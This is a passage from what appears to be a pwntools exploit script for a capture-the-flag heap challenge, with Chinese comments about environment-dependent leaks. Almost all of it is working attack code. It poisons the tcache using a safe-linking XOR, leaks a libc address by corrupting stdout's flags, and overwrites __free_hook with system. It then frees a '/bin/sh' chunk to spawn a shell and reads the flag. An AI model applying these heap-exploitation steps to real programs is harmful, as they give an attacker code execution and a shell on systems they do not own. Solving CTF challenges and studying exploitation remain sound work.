    log.success('heap_addr: 0x%x', heap_addr)

    sla(b"groom: ", p64((heap_addr) >> 12).ljust(0x10, b'\x00'))
    sla(b"nickname: ", (b'A'*0x8).ljust(0x10, b'\x00'))
    delete(0)

    sla(b'Choice: ', b'999')
    sla(b'friends: ', b'0')
    sla(b'heart: ', p64(((heap_addr + 0x2a0) >> 12) ^ (heap_addr+0x10)))

    add(b'callmecro', 0x80)
    add(p16(0)*0x27+p16(0x7), 0x80)
    delete(2)

    add((p16(0)*2+p16(1)*2+p16(0)+p16(0)+p16(1)*26), 0x80)
    add(b'\xc0\x86', 0x2)

    add(p64(0xfbad1800) + p64(0) * 3 + b'\x00', 0x90)

    assert (b'\x7f' in r())
    for i in range(3):
        r()

    # 注意，这里利用 stdout 泄露的信息，不同环境下的内容不一样，需要做题人自己根据泄露内容进行观察分析。
    # 基本上，每次 build 得到的镜像，泄露的信息不一样，但是同一镜像每次启动，内容是一样的
    # 因此，这个地方不会因为动态 docker 而受影响
    rr(0x6af)
    libc.address = u64(rr(8)) - 0x1e14c0

    log.success("libc_addr: 0x%x", libc.address)
    add(p64(libc.sym['__free_hook']))
```

```python
    add(p64(libc.sym['system']), 0x190)
    add(b'/bin/sh\x00')
    delete(8)

    sl('cat /flag')
    log.success("flag: %s", ru(b'}').decode())
    cl()

if __name__ == '__main__':
    while True:
        try:
            pwn()
            break
        except:
            cl()
            continue
```